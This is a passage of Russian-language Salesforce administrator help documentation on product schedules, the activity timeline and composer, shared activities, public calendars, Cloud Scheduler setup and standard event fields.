Создайте расписания поступления доходов и объемов продукции, которые поставляются или оплачиваются в течение промежутка времени. Кроме того, администраторы могут включать параметры расписаний, позволяющие пользователям создавать расписания для отдельных продуктов возможностей.

1. Введите строку «*Расписания продуктов*» в поле «Быстрый поиск» в меню «Настройка», затем выберите «**Настройки расписаний продуктов**».
2. Чтобы включить расписания объемов продукции и доходов для организации, установите соответствующие флажки. Обратите внимание, что отключение типа расписания инициирует автоматическое удаление всех текущих сведений о расписании из продуктов.

Дополнительную информацию об определении каждого типа расписания см. в разделе «[Общие сведения о продуктах, прайс-листах и расписаниях](#)» на странице 1540.

3. Определите необходимость автоматического включения выбранного типа расписания для каждого продукта, добавленного в прайс-лист. Данный параметр автоматически устанавливает флажок «Планирование объемов продукции включено» или «Планирование доходов включено» для каждого продукта в прайс-листе.
4. Нажмите кнопку «**Сохранить**».

Чтобы повысить контроль за расписаниями, администраторы могут определять типы расписания, доступные пользователям для каждого продукта.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования групп продуктов:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

 **Прим.:** Включение и отключение расписаний не влияет на архивные продукты.

Если расписания используются кодом Apex, то организация не может отключить оба типа расписания. Например, если код Apex ссылается на объект расписания (представлен в коде как OpportunityLineItemSchedule), то пользователь может отключить только один тип расписания, но не оба.

СМ. ТАКЖЕ:

[Понятие продукта](#)

## Помощь торговым представителям при управлении встречами и задачами

### Помощь в управлении событиями и задачами для торговых представителей

Разрешите торговым представителям получать более точное представление об интересах, контактах, возможностях и организациях. Воспользуйтесь общими параметрами действий, которые помогают управлять встречами и задачами и отслеживать их. Параметры, поддерживаемые Lightning Experience и Salesforce Classic, различаются.

#### [Рекомендации по компоновщику и временной шкале действий в Lightning Experience](#)

В некоторых организациях Salesforce макеты страниц или типы записей требуют поправок для предотвращения пропадания вкладок с компоновщика действий. Таким же образом, если пользователь настраивает экран и порядок отображения полей на временной шкале действий, он должен убедиться в правильности алгоритма определенных полей.

#### [Рекомендации по настройке напоминаний о действиях в Salesforce Classic](#)

Отключение индивидуальных настроек отображения напоминаний о событиях и задачах приводит к сбросу пользовательских параметров напоминаний о действиях. Последующее повторное включение напоминаний инициирует получение напоминаний только для действий, созданных или обновленных после повторного включения данного параметра.

#### [Рекомендации по общедоступным действиям \(несколько контактов на действие\)](#)

Используйте «Общедоступные действия», чтобы позволить пользователям связывать несколько контактов с каждым событием или задачей и просматривать информацию об открытых действиях и журнал действий на страницах сведений о контактах. Функция «Общедоступные действия», включенная в организации Salesforce пользователем или по умолчанию, не может быть выключена. Независимо от того, активированы или отключены «Общедоступные действия», просмотрите эти рекомендации.

#### [Рекомендации по общедоступным действиям \(несколько контактов на действие\)](#)

Чтобы включить связанные контакты в другие сведения о событиях и задачах, следует включить связанный список «Имя» в макеты страниц сведений о событиях и задачах.

СМ. ТАКЖЕ:

[Параметры настройки для одновременного управления событиями и задачами](#)

## Рекомендации по компоновщику и временной шкале действий в Lightning Experience

В некоторых организациях Salesforce макеты страниц или типы записей требуют поправок для предотвращения пропадания вкладок с компоновщика действий. Таким же образом, если пользователь настраивает экран и порядок отображения полей на временной шкале действий, он должен убедиться в правильности алгоритма определенных полей.

### Конфигурация макетов страниц и типов записей влияет на вкладки в компоновщике действий

Параметры макетов страниц и типов записей в некоторых организациях Salesforce предотвращают отображение вкладок действий в компоновщике для потенциальных клиентов или других объектов. По вопросу корректировки параметров см. раздел [«Конфигурация вкладок звонков, задач и событий в компоновщике действий в системе Lightning Experience»](#) на странице 2088 и [«Конфигурация действия электронной почты в компоновщике событий в системе Lightning Experience»](#) на странице 2089.

### ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### Временная шкала действий и списки связанных действий (открытые действия, журнал действий)

Salesforce не отображает связанные списки «Открытые действия» и «Журнал действий» на страницах сведений для объектов, поддерживающих действия. Взамен данный интерфейс отображает временную шкалу действий. Объектами, поддерживающими действия, являются потенциальные клиенты, интересующиеся клиентами, контакты и настраиваемые объекты, которым разрешается поддержка действий.

При удалении связанного списка действий («Открытые действия» или «Журнал действий») из макетов страниц система Salesforce не отображает соответствующие разделы временной шкалы («Последующие действия» или «Прошлые действия») на данных страницах.

Временная шкала действий отображает открытые действия в обратном порядке по отношению к связанному списку открытых действий. Вместо этого она представляет все действия непрерывно от будущих до прошедших. В поле «Дальнейшие действия» временная шкала отображает действия в хронологическом порядке на сегодня. Задачи без даты отображаются в верхней части, а просроченные задачи — в нижней части.

### Последствия настройки экрана и порядка отображения полей на временной шкале действий

Временная шкала действий позволяет пользователям настраивать способ и порядок отображения полей для событий, задач и зарегистрированных вызовов посредством компактных макетов событий и задач. Однако даже при удалении полей из макета они остаются на временной шкале, так как они содержат важную информацию о действиях.

Предположим, пользователь удаляет с компактных макетов крайний срок, дату и время либо поля статуса задачи. Дата и время начала события, флажок задачи, крайний срок выполнения задачи и дата внесения вызова в журнал появляются на действиях на временной шкале. Компактный макет не поддерживает поле описания для событий и поле комментариев для задач, которые, тем не менее, всегда отображаются на временной шкале. Остальные поля, отображаемые на временной шкале, соответствуют полям, добавленным в компактный макет.

### Невозможность настройки значков временной шкалы действий

Пользователи не могут настраивать значки для типов действий (события, задачи, вызовы и сообщения эл. почты) на временной шкале.

### Условия закрытия и повторного открытия задачи

Предположим, пользователь создал правило проверки закрытия задачи; например, пользователи уполномочены оставлять комментарии. Пользователи должны редактировать сведения о задаче перед ее закрытием. При наличии нескольких статусов задач «Закрыто» или «Открыто» пользователи должны выбирать статус при повторном открытии или закрытии задачи.

[Конфигурация вкладок вызовов, задач и событий в компоновщике событий в системе Lightning Experience](#)

Вкладка вызовов, задач или событий не отображается компоновщиком действий для потенциальных клиентов или других объектов в вашей организации Salesforce? Проверьте макет, тип записи и параметры полномочий.

[Конфигурация действий электронной почты в компоновщике действий в системе Lightning Experience](#)

Действие электронной почты не отображается компоновщиком действий для потенциальных клиентов или других объектов в вашей организации Salesforce? Проверьте макет и параметры полномочий.


СМ. ТАКЖЕ:

[Рекомендации по настройке списка задач в Lightning Experience](#)

**Конфигурация вкладок вызовов, задач и событий в компоновщике событий в системе Lightning Experience**

Вкладка вызовов, задач или событий не отображается компоновщиком действий для потенциальных клиентов или других объектов в вашей организации Salesforce? Проверьте макет, тип записи и параметры полномочий.

1. Посмотрите на макет страницы объекта — потенциальные клиенты, интересующиеся клиентами, организации — или настраиваемый объект, поддерживающий действия. Проверьте, включено ли соответствующее действие в раздел «Действия Salesforce1 и Lightning Experience» на макете страницы объекта.

 **Прим.:** Страница объекта наследует действия макета глобальной страницы, пока пользователь не настроит действия в разделе «Действия Salesforce1 и Lightning Experience» на макете страницы объекта.

2. Тип настраиваемой записи был создан для вызовов, задач или событий? (Типы записей определяют макет записи и значения раскрывающегося списка. При необходимости определите как минимум один тип записи, доступный пользователям для выбора при создании события или задачи). Посмотрите на макет страницы, связанной с типом настраиваемой записи. Убедитесь, что тип записи был связан с соответствующим действием. Например, если пользователь создал тип настраиваемой записи для вызовов, назначьте его для действия «Записать вызов в журнал».
3. Убедитесь, что ваши пользователи уполномочены просматривать такой тип настраиваемой записи.

СМ. ТАКЖЕ:

[Действия в Lightning Experience](#)

[Порядок действий в Lightning Experience](#)

[Макеты страниц](#)

[Наборы полномочий](#)

**ВЕРСИИ**

Доступно в следующих компонентах версии Lightning Experience:  
**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition и Developer Edition.**

## Конфигурация действий электронной почты в компоновщике действий в системе Lightning Experience

Действие электронной почты не отображается компоновщиком действий для потенциальных клиентов или других объектов в вашей организации Salesforce? Проверьте макет и параметры полномочий.

1. Если действие электронной почты отсутствует в компоновщике действий, откройте макет страницы, привязанной к типу записи для потенциального клиента или другого объекта.
2. Добавьте действие **«Отправить какое-либо электронное сообщение»** (не действие «Отправить электронное сообщение») в раздел «Действия Salesforce1 и Lightning Experience» на макете страницы.
3. Убедитесь, что пользователи уполномочены **«Отправить электронное сообщение»** (не «Отправить *какое-либо* электронное сообщение»).

СМ. ТАКЖЕ:

[Действия в Lightning Experience](#)

[Порядок действий в Lightning Experience](#)

[Макеты страниц](#)

[Наборы полномочий](#)

## Рекомендации по настройке напоминаний о действиях в Salesforce Classic

Отключение индивидуальных настроек отображения напоминаний о событиях и задачах приводит к сбросу пользовательских параметров напоминаний о действиях.

Последующее повторное включение напоминаний инициирует получение напоминаний только для действий, созданных или обновленных после повторного включения данного параметра.

## Рекомендации по общедоступным действиям (несколько контактов на действие)

Используйте «Общедоступные действия», чтобы позволить пользователям связывать несколько контактов с каждым событием или задачей и просматривать информацию об открытых действиях и журнал действий на страницах сведений о контактах. Функция «Общедоступные действия», включенная в организации Salesforce пользователем или по умолчанию, не может быть выключена. Независимо от того, активированы или отключены «Общедоступные действия», просмотрите эти рекомендации.

### Рекомендации по активации общедоступных действий

#### Ограничение количества контактов

Торговые представители могут связать с каждым событием или задачей не более 50 контактов.

#### Время, необходимое для активации общедоступных действий

В зависимости от количества действий, выполняемых организацией Salesforce, процесс включения функции «Общедоступные действия» может занять 48 часов. Во время данного процесса торговые представители могут продолжить обработку событий и

### ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ВЕРСИИ

Доступно в Salesforce Classic в версиях: **все** версии, кроме **Database.com Edition**.

### ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Доступно в Salesforce Classic в версиях: **все** версии, кроме **Database.com Edition**.

задач. Страница «Параметры действий» в меню «Настройка» позволяет просматривать текущий статус процесса и рекомендации на случай его неудачного завершения.

#### Отображение связанных контактов напротив других сведений о действиях

Прежде чем добавить список связанных контактов на страницы сведений о событиях и задачах, убедитесь, что макеты страниц событий и задач содержат связанный список «Имя». Убедитесь, что элементы связанного списка «Имя» не содержат полей и их содержимое не подчиняется параметрам безопасности полей.

#### Отображение событий на странице Visualforce

Если страница Visualforce использует стандартный контроллер для отображения событий функции «Общедоступные действия», рекомендуем использовать API 26.0 или более поздней версии.

#### Рекомендации по отключению общедоступных действий

##### Ограничения для настраиваемых отчетов на основе объекта «Взаимосвязи действия»

Если функция «Общедоступные действия» выключена, то настраиваемые отчеты на основе объекта «Взаимосвязи действия» применяют алгоритмы ниже.

- Они отображают только приглашенных на событие, но не организатора.
- Они не отображают события без приглашенных.

##### Отсутствие поддержки для настраиваемых поисков действий

Если функция «Общедоступные действия» выключена, то типы настраиваемых отчетов, использующие взаимосвязи настраиваемых полей поиска действий, не поддерживаются.

##### Повторяющиеся записи, созданные для сообщений эл. почты

Если функция «Общедоступные действия» выключена и торговые представители отправляют сообщения эл. почты нескольким контактам, система Salesforce создает закрытую задачу для каждого контакта. В результате система Salesforce создает повторяющиеся записи вместо всего одной задачи, соответствующей сообщению эл. почты.

#### Рекомендации по общедоступным действиям (несколько контактов на действие)

Чтобы включить связанные контакты в другие сведения о событиях и задачах, следует включить связанный список «Имя» в макеты страниц сведений о событиях и задачах.

СМ. ТАКЖЕ:

[Макеты страниц](#)

#### ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Доступно в Salesforce Classic в следующих версиях: **Все** версии, кроме **Database.com**.

#### Помощь в управлении событиями и календарями для торговых представителей

Оптимизируйте порядок, используемый торговыми представителями для управления встречами и функцией планирования. Параметры, поддерживаемые Lightning Experience, Salesforce Classic и приложением Salesforce1, различаются.

### Создание общедоступного календаря или календаря ресурсов и управление им в версии Salesforce Classic

Общедоступный календарь применяйте для управления действиями группы. Например, следите за мероприятиями группы, такими как маркетинговые мероприятия, выпуски продуктов или учебные занятия, или планируйте общие действия, такие как отпуска. Применяйте календарь ресурсов для планирования использования общедоступного ресурса, например конференц-зала или проектора слайдов (рисунков и надписей на прозрачных пленках).

#### Настройка Cloud Scheduler в Salesforce Classic

Кнопка «Создать запрос на проведение встречи» отображается в макетах страниц по умолчанию. Данная кнопка позволяет использовать приложение Cloud Scheduler для отправки запросов клиентам. Данная кнопка может отображаться в связанном списке «Открытые действия» на страницах сведений о контактах, интересах и организациях-лицах.

#### Поля событий

Записи событий содержат стандартные поля для отслеживания и регистрации сведений о событиях.

СМ. ТАКЖЕ:

#### Параметры настройки для событий и календарей

## Создание общедоступного календаря или календаря ресурсов и управление им в версии Salesforce Classic

Общедоступный календарь применяйте для управления действиями группы. Например, следите за мероприятиями группы, такими как маркетинговые мероприятия, выпуски продуктов или учебные занятия, или планируйте общие действия, такие как отпуска. Применяйте календарь ресурсов для планирования использования общедоступного ресурса, например конференц-зала или проектора слайдов (рисунков и надписей на прозрачных пленках).

Количество календарей, доступное для создания, не ограничено.

- Просмотр и изменение существующих общедоступных календарей и календарей ресурсов.

Введите строку «*Общедоступные календари и ресурсы*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Общедоступные календари и ресурсы**».

- Создание общедоступного календаря или календаря ресурсов.
  1. Щелкните «**Создать**», назовите календарь, выберите «**Активный**», затем сохраните календарь.
  2. Нажмите кнопку «**Общий доступ**». Добавьте общедоступные группы, роли или пользователей, которым нужно предоставить доступ к календарю.
  3. Чтобы определить уровень доступа к календарю, выберите нужное значение в поле «Доступ к календарю».

#### Скрыть сведения

Другие пользователи могут просматривать доступность выбранных временных промежутков, но не могут просматривать сведения о типе событий в календаре.

#### Скрыть сведения и добавить события

Другие пользователи могут просматривать доступность выбранных временных промежутков, но не могут просматривать сведения о событиях. Другие пользователи могут добавлять события в календарь.

### ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **Все** выпуски, кроме **Group Edition, Personal Edition** и **Database.com**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления общедоступными календарями:

- «Настройка приложения»

Для управления календарями ресурсов:

- «Настройка приложения»

Чтобы просмотреть нужную запись о событии (мероприятии), выполните указанные ниже действия.

- Пользователи должны иметь полномочие на чтение



**Показать сведения**

Другие пользователи могут просматривать подробные сведения о событиях в календаре.

**Показать сведения и добавить события**

Другие пользователи могут просматривать подробные сведения о событиях в календаре и добавлять события в календарь.

**Полный доступ**

Другие пользователи могут просматривать подробные сведения о событиях в календаре, добавлять события в календарь и редактировать текущие события в календаре.

- Удаление общедоступного календаря.
  1. Введите строку «*Общедоступные календари и ресурсы*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Общедоступные календари и ресурсы**».
  2. Щелкните ссылку «**Удал.**» напротив названия календаря.

Убедитесь, что пользователи имеют соответствующее полномочие. Например, приглашенное лицо, не имеющее полномочия на чтение возможностей, не сможет просмотреть связанную с событием возможность.

СМ. ТАКЖЕ:

[Доступ к действиям](#)

## Настройка Cloud Scheduler в Salesforce Classic

Кнопка «Создать запрос на проведение встречи» отображается в макетах страниц по умолчанию. Данная кнопка позволяет использовать приложение Cloud Scheduler для отправки запросов клиентам. Данная кнопка может отображаться в связанном списке «Открытые действия» на страницах сведений о контактах, интересах и организациях-лицах.

Ниже перечислены методы, определяющие доступность кнопки «Создать запрос на проведение встречи» в макетах страниц сведений. Эта кнопка также доступна в разделе «Календарь» на вкладке «Начальная страница» при наличии вложенной вкладки «Запрошенные конференции». Следующие действия добавления и удаления не влияют на кнопку в разделе «Календарь».

Быстрая настройка приложения **Cloud Scheduler** для нескольких макетов страниц

1. Введите строку «*Cloud Scheduler*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Cloud Scheduler**».
2. Если новая тема оформления интерфейса пользователя еще не включена, то при добавлении кнопки включите тему на странице пользовательского интерфейса в меню «Настройка».
3. Чтобы добавить кнопку «**Создать запрос на проведение встречи**» в связанный список «Открытые действия» у всех соответствующих макетов страниц, нажмите кнопку «**Добавить кнопку**». Чтобы удалить кнопку из всех текущих макетов страниц, нажмите кнопку «**Удалить кнопку**».

### ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме **Personal Edition** и **Database.com Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки макетов страниц и параметров действий:

- «Настройка приложения»



### Ручная настройка приложения **Cloud Scheduler** для отдельных макетов страниц

1. Если новая тема оформления интерфейса пользователя еще не включена, то при добавлении кнопки включите тему на странице пользовательского интерфейса в меню «Настройка». См. раздел «Настройка параметров пользовательского интерфейса».
2. Добавьте или удалите кнопку **«Создать запрос на проведение встречи»** из связанного списка «Открытые действия» нужных макетов страниц.
  - Контакты
  - Интересы
  - Организации-лица (если включена их поддержка)

Пользователи не могут запросить конференцию с организацией-лицом, пока поле «Эл. почта» не добавлено в макет страницы. В настройках управления объектами организаций-лиц перейдите в раздел «Макеты страниц».

### Дополнительные параметры приложения **Cloud Scheduler**

При необходимости включите данные параметры, позволяющие повысить эффективность приложения **Cloud Scheduler**.

- Попросите пользователей установить приложение [Salesforce for Outlook](#).  
Рекомендуем пользователям синхронизировать календарные события между системой **Salesforce** и приложением **Outlook**, чтобы время встречи выбиралось в зависимости от доступности пользователя по календарю **Salesforce**.
- Добавьте логотип компании в запросы, отправленные приглашенным.
- Просмотрите запрошенные встречи в разделе «Календарь» вкладки «Начальная страница».  
Вложенная вкладка «Запрошенные встречи» отображается по умолчанию. При удалении кнопки «Создать запрос на проведение встречи» из всех макетов страниц рекомендуем удалить вложенную вкладку «Запрошенные встречи», так как пользователи не могут запрашивать встречи.
- Разрешите пользователям-партнерам отправлять запросы на проведение встреч посредством приложения **Cloud Scheduler**. Настраиваемый профиль «Пользователь-партнер» должен иметь **соответствующие полномочия пользователя** на странице 2093, а сам профиль должен быть активен и назначен пользователям-партнерам.

### Обязательные полномочия пользователя


Запросы на проведение встречи могут быть отправлены только при наличии полномочий «Отправка эл. почты» и «Редактирование событий». Данные полномочия активированы в большинстве стандартных профилей.

Если обязательные полномочия отсутствуют, то:

- кнопка «Создать запрос на проведение встречи» не отображается в связанном списке «Открытые действия»;
- изменение, повторное планирование и отмена запрошенных встреч не поддерживаются.

### Обязательные параметры безопасности поля

Как правило, доступ к запросам на проведение встречи предоставляется пользователям без изменения параметров безопасности поля. Тем не менее, если организация **Salesforce** изменяет стандартные параметры безопасности поля для некоторых профилей, рекомендуем посмотреть таблицу ниже и убедиться, что внесенные изменения не препятствуют отправке запросов на проведение встречи.

 **Прим.:** Метки параметров, используемые в расширенном пользовательском интерфейсе профиля и наборах полномочий, отличаются от меток параметров, используемых в исходном пользовательском интерфейсе профиля и на страницах настройки параметров безопасности полей.

| Объект  | Поле     | Обязательные параметры безопасности поля                           |  | Описание   |
|---------|----------|--|--|--|
|         |          | Наборы полномочий и расширенный пользовательский интерфейс профиля | Исходный пользовательский интерфейс профиля и страницы настройки полей |  |
| Событие | Имя      | Чтение и Редактирование  | Доступно (уровень доступа «Только для чтения» не выбран)               | <p>Если данное поле недоступно для чтения, то кнопка «Создать запрос на проведение встречи» не отображается в связанном списке «Открытые действия», а попытка изменения (подтверждение или повторное планирование) или просмотра запрошенной конференции возвращает сообщение об отсутствии необходимых полномочий.</p> <p>Если данное поле доступно для чтения, но недоступно для редактирования, то кнопка «Создать запрос на проведение встречи» не отображается в связанном списке «Открытые действия», а запрошенные встречи доступны только для чтения (подтверждение и повторное планирование не поддерживаются).</p> |
|         | Описание | Чтение   | Доступно   | <p>По умолчанию последнее сообщение, отправленное организатором после подтверждения запрошенной конференции, отображается в поле «Описание» нового события.</p> <p>Тем не менее, если поле «Описание» недоступно для чтения, то последнее сообщение не отображается в поле «Описание» даже после изменения параметров его доступности.</p>   |

[Рекомендации по добавлению настраиваемого логотипа в запросы на проведение конференции в Salesforce Classic](#)

При необходимости настраиваемые логотипы могут отображаться в сообщениях электронной почты, например в запросах на проведение конференций. Следуйте данным рекомендациям при добавлении логотипов.

СМ. ТАКЖЕ:

[Действия](#)**Рекомендации по добавлению настраиваемого логотипа в запросы на проведение конференции в Salesforce Classic**

При необходимости настраиваемые логотипы могут отображаться в сообщениях электронной почты, например в запросах на проведение конференций. Следуйте данным рекомендациям при добавлении логотипов.

Ниже перечислены области отображения настраиваемого логотипа.

- Электронные запросы, отправляемые приглашенным при отправке запроса на проведение встречи или планировании события
- Страницы ответов, позволяющие приглашенным выбирать время проведения встречи
- Страницы ответов, позволяющие приглашенным принимать или отклонять события

Ниже перечислены рекомендации по использованию настраиваемого логотипа.

- Размер изображения не должен превышать 20 Кб. Допустимые форматы изображения: GIF, JPEG и PNG.
- Рекомендуем использовать изображение не более 130 пикселей по ширине, 100 пикселей по высоте и 72 пикселей на дюйм. Автоматическое изменение размеров может мешать правильному отображению более крупных изображений в некоторых почтовых клиентах.
- Загрузите логотип на вкладку «Документы» и установите флажок «Внешний доступ».

**Прим.:**

- Логотип, хранящийся в папке «Общедоступные документы», может быть заменен другими пользователями. Чтобы исключить непредвиденные изменения, рекомендуем создать папку, доступную только системным администраторам, и использовать ее для загрузки логотипа.
- Нельзя использовать логотип, который хранится в папке «Мои персональные документы» или помечен флажком «Только для внутреннего использования».
- Настраиваемый логотип, используемый в запросах на проведение встречи, не может быть удален со вкладки «Документы». Выберите другое изображение в качестве логотипа или отмените отображение настраиваемого логотипа в запросах на проведение встречи.

СМ. ТАКЖЕ:

[Принципы действия Cloud Scheduler в Salesforce Classic](#)**Поля событий**

Записи событий содержат стандартные поля для отслеживания и регистрации сведений о событиях.

**ВЕРСИИ**

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме **Personal Edition** и **Database.com Edition**.

**ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ**

Для настройки параметров действий:

- «Настройка приложения»

[Поля событий в Lightning Experience](#)

В Lightning Experience доступны следующие стандартные поля для отслеживания и регистрации сведений о событиях.

[Поля событий в Salesforce Classic](#)

В Salesforce Classic доступны следующие стандартные поля для отслеживания и регистрации сведений о событиях.

Поля событий в Lightning Experience



В Lightning Experience доступны следующие стандартные поля для отслеживания и регистрации сведений о событиях.

| Поле                 | Описание  |
|----------------------|---|
| Валюта действия      | Данное поле определяет стандартную валюту для всех полей валюты в действии. Суммы отображаются в валюте действия. Суммы также конвертируются в личную валюту пользователя. Данное поле доступно только мультивалютным организациям.   |
| Событие на весь день | Установка этого флажка указывает, что событие длится весь день.   |
| Назначено            | <p>Данное поле определяет назначенного ответственного за событие. По умолчанию событие назначается автору.</p> <p>Поле «Назначено» на странице сведений о событии или в списковом представлении отображает автора события. Но в случае если приглашенный пользователь просматривает отчет по действиям с контактами, поле Назначено указывает просматривающего пользователя в качестве приглашенного.</p> <p>Данное поле не поддерживается в версии Personal Edition.</p> |
| Создано              | Данное поле определяет пользователя, создавшего событие, а также дату и время создания. Только для чтения.  |
| Дата                 | Данное поле определяет запланированную дату события. Данное поле не отображается при использовании многодневных событий.  |
| Описание             | Описание события. Ограничение на объем данных составляет 32 КБ.   |

**ВЕРСИИ**

Доступно в следующих компонентах версии Lightning Experience:  
**Developer Edition, Enterprise Edition, Group Edition, Performance Edition, Professional Edition**  
 и **Unlimited Edition.**

| Поле                        | Описание  |
|-----------------------------|---|
| Подразделение               | Данное поле определяет подразделение, которому принадлежит действие. Значение данного поля наследуется от связанной записи организации, интереса, обращения или настраиваемого объекта (при наличии). В противном случае, действие принадлежит глобальному подразделению. Данное поле доступно только организациям, использующим подразделения для сегментирования данных.                              |
| Продолжительность           | Данное поле отображает длину события, продолжающегося менее одного дня (в часах и минутах). Данное поле не отображается при использовании многодневных событий.   |
| Эл. почта                   | Данное поле содержит адрес эл. почты связанного контакта или интереса. Данное поле заполняется значением из связанной записи контакта или интереса.   |
| Окончание                   | Данное поле определяет запланированную дату и время окончания события. Данное поле отображается только при использовании многодневных событий.  |
| Тип записи события          | Данное поле содержит имя поля, которое определяет значения раскрывающегося списка, доступные для записи. Доступно в версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.   |
| Последнее изменение сделано | Данное поле содержит имя пользователя, который изменял событие последним, а также дату и время изменения. Только для чтения.  |
| Имя                         | Данное поле содержит имя связанного контакта или интереса. При использовании функции «Общедоступные действия» неповторяющееся событие может быть связано с 50 контактами. Данное поле отображается пользователям только при наличии полномочия «Чтение» для контактов и интересов. Связывание контакта с событием может повлиять на организацию Salesforce, связанную с событием. См. поле «Связано с». |
| Расположение                | Данное поле определяет расположение события.  |
| Тел.                        | Данное поле содержит номер телефона связанного контакта или интереса. Данное поле заполняется значением из связанной записи контакта или интереса.  |
| Личное                      | Данное поле определяет доступность сведений о событии другим пользователям при просмотре календаря ответственного за событие. Сведения о личных событиях можно просмотреть в отчетах, результатах поиска или календарях других пользователей только при наличии полномочия «Просмотр всех данных» или «Изменение всех   |

| Поле          | Описание  |
|---------------|---|
| Общедоступное | <p>данных». Экспортированные файлы данных всегда содержат личные события. События с приглашенными и события, добавленные или измененные в календаре другого пользователя, не могут быть личными. Личные события не могут быть связаны с другими записями.</p> <p> <b>Прим.:</b> До выпуска Summer'13 данное поле называлось «Отображается на портале самообслуживания».</p> <p>Этот флажок определяет видимость прошедшего события на портале самообслуживания.</p> <p> <b>Прим.:</b> Начиная с выпуска Spring'12 портал самообслуживания недоступен для новых организаций. Текущие организации могут использовать портал самообслуживания в обычном режиме.</p> <p>При использовании сообществ значение данного поля определяет видимость события для внешних пользователей в сообществах. Событие, принадлежащее внешнему пользователю, отображается данному пользователю в сообществе, даже если это событие не является общедоступным.</p> <p>Данное поле не отображается по умолчанию. Администратор Salesforce может сделать его видимым.</p> |
| Связано с     | <p>Данное поле определяет запись для связанного объекта (такого как организация, потенциальный клиент или настраиваемый объект). Это поле доступно, только если событие связано с контактом, а не с интересом. Данная запись отображается пользователям только при наличии полномочия «Чтение» для типа записи, с которой связано событие.</p> <p>При связывании события с объектом, отличным от организации, система Salesforce использует порядок ниже для определения организации события.</p> <ul style="list-style-type: none"> <li>• При связывании события с потенциальным клиентом, контрактом или настраиваемым объектом, принадлежащим организации, система Salesforce использует организацию данного объекта в качестве организации события.</li> <li>• При связывании события с объектом любого другого типа и контактом система Salesforce использует организацию основного контакта в качестве организации события.</li> </ul>  |

| Поле                 | Описание  |
|----------------------|---|
|                      | <ul style="list-style-type: none"> <li>При пропуске поля «Связано с» система Salesforce не связывает организацию с событием.</li> </ul>         |
| Показывать время как | Данное поле определяет способ отображения события при просмотре календаря другим пользователем: «Занят», «Нет на рабочем месте» или «Свободен». |
| Начало               | Запланированная дата и время начала события. Данное поле отображается только при использовании многодневных событий.                            |
| Тема                 | Данное поле содержит тему события, например «Встреча». Тема может быть указана самостоятельно или выбрана из списка predefined тем.             |
| Время                | Данное поле определяет время начала запланированного события. Данное поле не отображается при использовании многодневных событий.               |
| Тип                  | Данное поле определяет тип события, например, сообщение эл. почты или встреча. Длина значений раскрывающегося списка ограничена 40 символами.   |

### Поля событий в Salesforce Classic

В Salesforce Classic доступны следующие стандартные поля для отслеживания и регистрации сведений о событиях.

| Поле                 | Описание  |
|----------------------|---|
| Валюта действия      | Данное поле определяет стандартную валюту для всех полей валюты в действии. Суммы отображаются в валюте действия. Суммы также конвертируются в личную валюту пользователя. Данное поле доступно только мультивалютным организациям.                                       |
| Событие на весь день | Установив этот флажок, пользователь указывает, что событие продолжается в течение всего дня.  |
| Назначено            | <p>Данное поле определяет назначенного ответственного за событие. По умолчанию событие назначается автору.</p> <p>Поле «Назначено» на странице сведений о событии или в списковом представлении отображает автора события. Но в случае если приглашенный пользователь</p> |



#### ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **Все** версии, кроме **Database.com**.

События с приглашенными недоступны в версии: **Personal Edition**.

| Поле                               | Описание  |
|------------------------------------|---|
|                                    | просматривает отчет по действиям с контактами, поле Назначено указывает просматривающего пользователя в качестве приглашенного.<br>Данное поле не поддерживается версией Personal Edition.  |
| Создать последовательность событий | Данный флажок позволяет настраивать последовательность повторяющихся событий.   |
| Создано                            | Данное поле определяет пользователя, создавшего событие, а также дату и время создания. Только для чтения.  |
| Дата                               | Данное поле определяет запланированную дату события. Данное поле не отображается при использовании многодневных событий.  |
| Описание                           | Данное поле содержит описание события. Данное поле содержит не более 32 Кб данных.  |
| Подразделение                      | Данное поле определяет подразделение, которому принадлежит действие. Значение данного поля автоматически наследуется от связанной записи организации, интереса, обращения или настраиваемого объекта (при ее наличии). В противном случае, действие принадлежит глобальному подразделению. Данное поле доступно только организациям, использующим подразделения для сегментирования данных. |
| Продолжительность                  | Данное поле отображает длину события, продолжающегося менее одного дня (в часах и минутах). Данное поле не отображается при использовании многодневных событий.   |
| Эл. почта                          | Данное поле содержит адрес эл. почты связанного контакта или интереса. Данное поле автоматически заполняется значением из связанной записи контакта или интереса.   |
| Окончание                          | Данное поле определяет запланированную дату и время окончания события. Данное поле отображается только при использовании многодневных событий.  |
| Тип записи события                 | Данное поле содержит имя поля, которое определяет значения раскрывающегося списка, доступные для записи. Доступно в версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.   |
| Последнее изменение сделано        | Данное поле содержит имя пользователя, который изменял событие последним, а также дату и время изменения. Только для чтения.  |
| Имя                                | Данное поле содержит имя связанного контакта или интереса. При использовании функции «Общедоступные действия» неповторяющееся событие может быть связано  |



| Поле          | Описание   |
|---------------|--|
